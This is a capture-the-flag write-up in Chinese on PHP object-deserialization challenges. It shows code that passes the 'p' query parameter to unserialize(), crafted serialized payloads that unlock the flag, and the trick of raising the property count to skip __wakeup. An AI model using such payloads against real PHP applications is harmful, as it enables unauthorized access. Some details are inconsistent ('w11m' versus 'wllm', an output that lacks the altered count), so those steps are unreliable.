
```php
show_source("cl45s.php");

class wllm{

        public $admin;
        public $passwd;

        public function __construct(){
                $this->admin ="user";
                $this->passwd = "123456";
        }

                public function __destruct(){
                if($this->admin === "admin" && $this->passwd === "ctf"){
                        include("flag.php");
                        echo $flag;
                }else{
                        echo $this->admin;
                        echo $this->passwd;
                        echo "Just a bit more!";
                }
        }
}

$p = $_GET['p'];
unserialize($p);
```

注意强比较 image-20241126215419045

构造payload：

?p=O:4:"wllm":2:{s:5:"admin";s:5:"admin";s:6:"passwd";s:3:"ctf";}解

120.[SWPUCTF 2021 新生赛]no_wakeup



这是个啥→→？？？

进入class.php

```php
error_reporting(0);
show_source("class.php");

class  HaHaHa{


                public  $admin;
                public  $passwd;

                public  function  __construct(){
                        $this->admin  ="user";
                        $this->passwd  =  "123456";
                }

                public  function  __wakeup(){
                        $this->passwd  =  sha1($this->passwd);
                }

                public  function  __destruct(){
                        if($this->admin  ===  "admin"  &&  $this->passwd  ===  "w11m"){
                                include("flag.php");
                                echo  $flag;
                        }else{
                                echo  $this->passwd;
                                echo  "No  wake  up";
                        }
                }
        }

$Letmeseesee  =  $_GET['p'];
unserialize($Letmeseesee);

?>
```

```php
<?php
class HaHaHa{
    public $admin='admin';
    public $passwd='wllm';
}
$a=new HaHaHa();
$b=serialize($a);
echo($b);
?>
```

输出

```
O:6:"HaHaHa":2:{s:5:"admin";s:5:"admin";s:6:"passwd";s:4:"wllm";}
```

?> 0e8badd4ad37ed18f5277e01c66b5b39bb1c28faNo wake up

以为wakeup处有sha1阻止我们构造 那就绕过wakeup 把hahaha后的数改为大于原先的数

得解